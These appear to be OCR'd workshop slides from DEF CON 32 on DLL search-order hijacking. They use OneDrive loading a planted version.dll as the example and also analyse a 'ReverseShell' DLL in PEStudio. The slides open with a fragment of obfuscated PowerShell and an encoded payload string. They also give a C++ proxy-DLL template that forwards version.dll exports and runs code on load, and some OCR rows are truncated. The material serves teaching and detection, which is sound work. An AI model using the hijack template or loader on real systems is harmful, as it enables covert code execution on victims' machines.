{2}{1}" -f'itc','nV','O')); .('Sv') ("{1}{0}"-f'm','5Pk') ( [TYPe]("{2}{1}{0}"-F 'T',("{0}{1}"-f'n','VEr'),'CO')
 &("{1}{0}{2}"-f'-IT','sET','EM')  ("{2}{1}{0}" -f ("{2}{1}{0}" -f ("{0}{1}" -f'ble',("{0}{1}"-f
':Q2','a')),'iA','r'),'A','v') ([TYpE]("{2}{1}{0}{3}" -F("{1}{2}{0}"-f("{1}{0}"-f'IN','oD'),'Xt',("{0}{1}"-f
'.e','Nc')),'.TE',("{0}{1}{2}" -f 'S','yS','TEM'),'G')) ;  ${a`yi4}=  [tYPe]("{3}{2}{1}{0}{4}" -f'R',("{1}{0}"-f
'vE','Con'),("{1}{0}" -f'm.','tE'),'sYS','t')  ; ${h1`4R} =[Type]("{0}{2}{3}{4}{1}"-f'sY','Ile',("{0}{1}"-f
's','teM'),'.io','.f') ; ${e`Nc2} =
"F2RJZ3Z1egVycHh9cHkCcB0fDQcFeF92cXVxeXVxcnRiAnQHdXR1cwcABwcFAAMABHhwcnB1eXADBQcEA3hzAAJzeXd2dXYFcnB4eXB5AnBxcXA
UVTBHlAcV17eiFSBGB4BFoQBi42JzgANiZUCF1SWX5FCwMILSBUBzcncXpfbWd1PVdmDV9Qb3dWYHUMEg1zCUFqc2VNcGEDfnkCdAd1dHVzBwAHK
cTxpYAAZ0HjIKIixtD2YZIgZbBQYGc2tDf1xQV3MbZmtgHi11An4PQA1qUBsGZ21cG0whBVhGHTYPIy4iCgoWJF8aWABNVXkyIBwtbQ9mGRpEE1o
```

Malicious libraries

DLL search order hijacking

MITRE:

“Adversaries may plant trojan dynamic-link library files (DLLs) in a directory that will be searched before the location of a legitimate library that will be requested by a program, **causing Windows to load their malicious library** when it is called for by the victim program.”

https://attack.mitre.org/techniques/T1574/001/

DLL search order

1. Known DLLs
2. The folder from which the application loaded
3. The System folder
4. The 16-bit System folder
5. The Windows folder
6. The current folder
7. The directories that are listed in the PATH environment variable

https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

DLL search order

1. Known DLLs
2. The folder from which the application loaded
3. The System folder
4. The 16-bit System folder
5. The Windows folder
6. The current folder
7. The directories that are listed in the PATH environment variable


https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

DLL search order hijacking

Ideally, we want to find a program that meets the following criteria:

1. Installed on most if not all Windows machines
2. Gets executed frequently
3. Installed on a path where we have write access
4. Has a similar behavior than the payload we are executing

DLL search order hijacking



Process Monitor - Sysinternals: www.sysinternals.com

```
Time of Day       Process Name    PID   Operation    Path                                                          Result
20:52:26.3671246  OneDrive.exe    5308  CreateFile   C:\Users\ST\AppData\Local\Microsoft\OneDrive\Secur32.dll      NAME NOT FOUND
20:52:26.3676982  OneDrive.exe    5308  CreateFile   C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll      NAME NOT FOUND
20:52:26.3681743  OneDrive.exe    5308  CreateFile   C:\Users\ST\AppData\Local\Microsoft\OneDrive\WININET.dll      NAME NOT FOUND
20:52:26.3687955  OneDrive.exe    5308  CreateFile   C:\Users\ST\AppData\Local\Microsoft\OneDrive\WTSAPI32.dll     NAME NOT FOUND
20:52:26.3692596  OneDrive.exe    5308  CreateFile   C:\Users\ST\AppData\Local\Microsoft\OneDrive\USERENV.dll      NAME NOT FOUND
20:52:26.3705355  OneDrive.exe    5308  CreateFile   C:\Users\ST\AppData\Local\Microsoft\OneDrive\SSPICLI.DLL      NAME NOT FOUND
2(                                                   .dll                                                          NAME NOT FOUND
2(                                                                                                                 NAME NOT FOUND
2(                                                   e                                                             NAME NOT FOUND
2(                                                   CP140.dll                                                     NAME NOT FOUND
2(                                                   UNTIME140_1.dll                                               NAME NOT FOUND
2(                                                   UNTIME140.dll                                                 NAME NOT FOUND
2(                                                   UNTIME140.dll                                                 NAME NOT FOUND
2(                                                   UNTIME140_1.dll                                               NAME NOT FOUND
2(                                                   PTBASE.DLL                                                    NAME NOT FOUND
2(                                                   08.0528.0005\CRYPTBASE.DLL                                    NAME NOT FOUND
2(                                                   PTSP.dll                                                      NAME NOT FOUND
2(                                                   08.0528.0005\CRYPTSP.dll                                      NAME NOT FOUND
2(                                                   pi.dll                                                        NAME NOT FOUND
2(                                                   08.0528.0005\profapi.dll                                      NAME NOT FOUND
```


Process Monitor Filter

Display entries matching these conditions:

Architecture | is | | then | Include


Column	Relation	Value	Action
☑ Process Name	is	OneDrive.exe	Include
☑ Result	contains	NOT FOUND	Include

DLL search order hijacking



```cpp
// dllmain.cpp : Defines the entry point for the DLL application.
#include <windows.h>
#include <iostream>

#define UNLEN 256

#pragma comment(linker, "/export:GetFileVersionInfoA=\"c:\\windows\\system32\\version.GetFileVersionInfoA\"")
#pragma comment(linker, "/export:GetFileVersionInfoByHandle=\"c:\\windows\\system32\\version.GetFileVersionInfoByHandle\"")
#pragma comment(linker, "/export:GetFileVersionInfoExA=\"c:\\windows\\system32\\version.GetFileVersionInfoExA\"")
#pragma comment(linker, "/export:GetFileVersionInfoExW=\"c:\\windows\\system32\\version.GetFileVersionInfoExW\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeA=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeA\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExA=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeExA\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExW=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeExW\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeW=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeW\"")
#pragma comment(linker, "/export:GetFileVersionInfoW=\"c:\\windows\\system32\\version.GetFileVersionInfoW\"")
#pragma comment(linker, "/export:VerFindFileW=\"c:\\windows\\system32\\version.VerFindFileW\"")
#pragma comment(linker, "/export:VerInstallFileA=\"c:\\windows\\system32\\version.VerInstallFileA\"")
#pragma comment(linker, "/export:VerInstallFileW=\"c:\\windows\\system32\\version.VerInstallFileW\"")
#pragma comment(linker, "/export:VerLanguageNameA=\"c:\\windows\\system32\\version.VerLanguageNameA\"")
#pragma comment(linker, "/export:VerLanguageNameW=\"c:\\windows\\system32\\version.VerLanguageNameW\"")
#pragma comment(linker, "/export:VerQueryValueA=\"c:\\windows\\system32\\version.VerQueryValueA\"")
#pragma comment(linker, "/export:VerQueryValueW=\"c:\\windows\\system32\\version.VerQueryValueW\"")


void hello() { ... }


BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        hello();
```

DLL search order hijacking



Dependency Walker - [version.dll]
File Edit View Options Profile Window Help

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	0 (0x0000)	GetFileVersionInfoA	0x000010F0
C	2 (0x0002)	1 (0x0001)	GetFileVersionInfoByHandle	0x00002370
C	3 (0x0003)	2 (0x0002)	GetFileVersionInfoExA	0x00001E90
C	4 (0x0004)	3 (0x0003)	GetFileVersionInfoExW	0x00001070
C	5 (0x0005)	4 (0x0004)	GetFileVersionInfoSizeA	0x00001010
C	6 (0x0006)	5 (0x0005)	GetFileVersionInfoSizeExA	0x00001EB0

Dependency Walker - [Hello.dll]
File Edit View Options Profile Window Help

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	0 (0x0000)	GetFileVersionInfoA	c:\windows\system32\version.GetFileVersionInfoA
C	2 (0x0002)	1 (0x0001)	GetFileVersionInfoByHandle	c:\windows\system32\version.GetFileVersionInfoByHandle
C	3 (0x0003)	2 (0x0002)	GetFileVersionInfoExA	c:\windows\system32\version.GetFileVersionInfoExA
C	4 (0x0004)	3 (0x0003)	GetFileVersionInfoExW	c:\windows\system32\version.GetFileVersionInfoExW
C	5 (0x0005)	4 (0x0004)	GetFileVersionInfoSizeA	c:\windows\system32\version.GetFileVersionInfoSizeA
C	6 (0x0006)	5 (0x0005)	GetFileVersionInfoSizeExA	c:\windows\system32\version.GetFileVersionInfoSizeExA
C	7 (0x0007)	6 (0x0006)	GetFileVersionInfoSizeExW	c:\windows\system32\version.GetFileVersionInfoSizeExW
C	8 (0x0008)	7 (0x0007)	GetFileVersionInfoSizeW	c:\windows\system32\version.GetFileVersionInfoSizeW

DLL search order hijacking


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


Time of Day	Process Name	PID	Operation	Path	Result	
21:08:16.8367488	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	D
21:08:16.8367620	OneDrive.exe	8816	QueryBasicInfor...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	C
21:08:16.8367678	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	
21:08:16.8368126	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	D
21:08:16.8368237	OneDrive.exe	8816	CreateFileMapp...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	FILE LOCKED WI...	S
21:08:16.8372252	OneDrive.exe	8816	CreateFileMapp...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	S
21:08:16.8378983	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	D
21:08:16.8380486	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	
21:08:16.8380885	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	
21:08:16.8414656	OneDrive.exe	8816	CreateFile	C:\Windows\System32\version.dll	SUCCESS	D
21:08:16.8414844	OneDrive.exe	8816	QueryBasicInfor...	C:\Windows\System32\version.dll	SUCCESS	C
21:08:16.8414907	OneDrive.exe	8816	CloseFile	C:\Windows\System32\version.dll	SUCCESS	
21:08:16.8415617	OneDrive.exe	8816	CreateFile	C:\Windows\System32\version.dll	SUCCESS	D
21:08:16.8415787	OneDrive.exe	8816	CreateFileMapp...	C:\Windows\System32\version.dll	FILE LOCKED WI...	S
21:08:16.8415918	OneDrive.exe	8816	CreateFileMapp...	C:\Windows\System32\version.dll	SUCCESS	S
21:08:16.8416833	OneDrive.exe	8816	CloseFile	C:\Windows\System32\version.dll	SUCCESS	
21:08:16.8452991	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS	D
21:08:16.8453102	OneDrive.exe	8816	QuerySecurityFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	FER OVERFL...	In
21:08:16.8453169	OneDrive.exe	8816	QuerySecurityFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	CESS	In
21:08:16.8453236	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	CESS	
21:08:16.8500384	OneDrive.exe	8816	CreateFile	C:\Windows\System32\version.dll	CESS	D
21:08:16.8500531	OneDrive.exe	8816	QuerySecurityFile	C:\Windows\System32\version.dll	FER OVERFL...	In
21:08:16.8500597	OneDrive.exe	8816	QuerySecurityFile	C:\Windows\System32\version.dll	CESS	In
21:08:16.8500661	OneDrive.exe	8816	CloseFile	C:\Windows\System32\version.dll	CESS	

DEF CON 32 Workshop

Hello, ST!

Analyzing the malicious DLL: static analysis

- Created with Visual Studio
- Compiled on July 09, 2024
- The debug path shows the user and original name




pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)
file
settings
about

- c:\users\st\desktop\analysis\version.dll
  - indicators (exports > flag > name)
  - footprints (count > 15)
  - virustotal (status > error)
  - dos-header (size > 64 bytes)
  - dos-stub (size > 200 bytes)
  - rich-header (tooling > Visual Studio 2015)
  - file-header (dll > 64-bit)
  - optional-header (subsystem > GUI)
  - directories (count > 8)
  - sections (count > 6)
  - libraries (count > 3)
  - imports (flag > 29)
  - exports (flag > 2)
  - thread-local-storage (n/a)
  - .NET (n/a)
  - resources (signature > manifest)
  - strings (count > 280)
  - debug (streams > 3)
  - manifest (size > 145 bytes)
  - version (n/a)
  - certificate (n/a)
  - overlay (n/a)

property	value
footprint > sha256	83A0EF50F806A66D23875CB2A3D10720A75DCB49E36BD026157A756B89F86B35
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file > size	12288 bytes
entropy	5.249
signature	n/a
tooling	Visual Studio 2008
file-type	dynamic-link-library
cpu	64-bit
subsystem	**GUI**
file-version	n/a
description	n/a
stamps	
compiler-stamp	Tue Jul 09 01:49:28 2024 | UTC
debug-stamp	Tue Jul 09 01:49:28 2024 | UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\st\desktop\analysis\version.dll
debug	C:\Users\MALDEV01\Desktop\Workshop\ReverseShell\ReverseShell\x64\Release\ReverseShell.pdb
export	ReverseShell.dll
version	n/a
manifest	n/a

Analyzing the malicious DLL: static analysis

PEStudio identifies some interesting imports



imports (29)	flag (7)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (6)	technique (4)
InitializeSListHead	-	0x000000000000319C	0x000000000000319C	897 (0x0381)	synchronization	-
IsDebuggerPresent	-	0x00000000000031B2	0x00000000000031B2	919 (0x0397)	reconnaissance	T1082 | System Information Discovery
GetCurrentProcessId	x	0x0000000000003156	0x0000000000003156	555 (0x022B)	reconnaissance	T1057 | Process Discovery
QueryPerformanceCounter	-	0x000000000000313C	0x000000000000313C	1124 (0x0464)	reconnaissance	-
IsProcessorFeaturePresent	-	0x0000000000003120	0x0000000000003120	926 (0x039E)	reconnaissance	-
VirtualProtect	x	0x0000000000002F20	0x0000000000002F20	1527 (0x05F7)	memory	T1055 | Process Injection
VirtualAlloc	x	0x0000000000002F32	0x0000000000002F32	1521 (0x05F1)	memory	T1055 | Process Injection
RtlVirtualUnwind	-	0x00000000000030AA	0x00000000000030AA	1272 (0x04F8)	memory	-
memcpy	-	0x00000000000031C6	0x00000000000031C6	60 (0x003C)	memory	-
memset	-	0x0000000000002F98	0x0000000000002F98	62 (0x003E)	memory	-
GetSystemTimeAsFileTime	-	0x0000000000003182	0x0000000000003182	769 (0x0301)	file	T1124 | System Time Discovery
CreateThread	-	0x0000000000002F42	0x0000000000002F42	251 (0x00FB)	execution	-
RtlLookupFunctionEntry	x	0x0000000000003090	0x0000000000003090	1265 (0x04F1)	execution	-
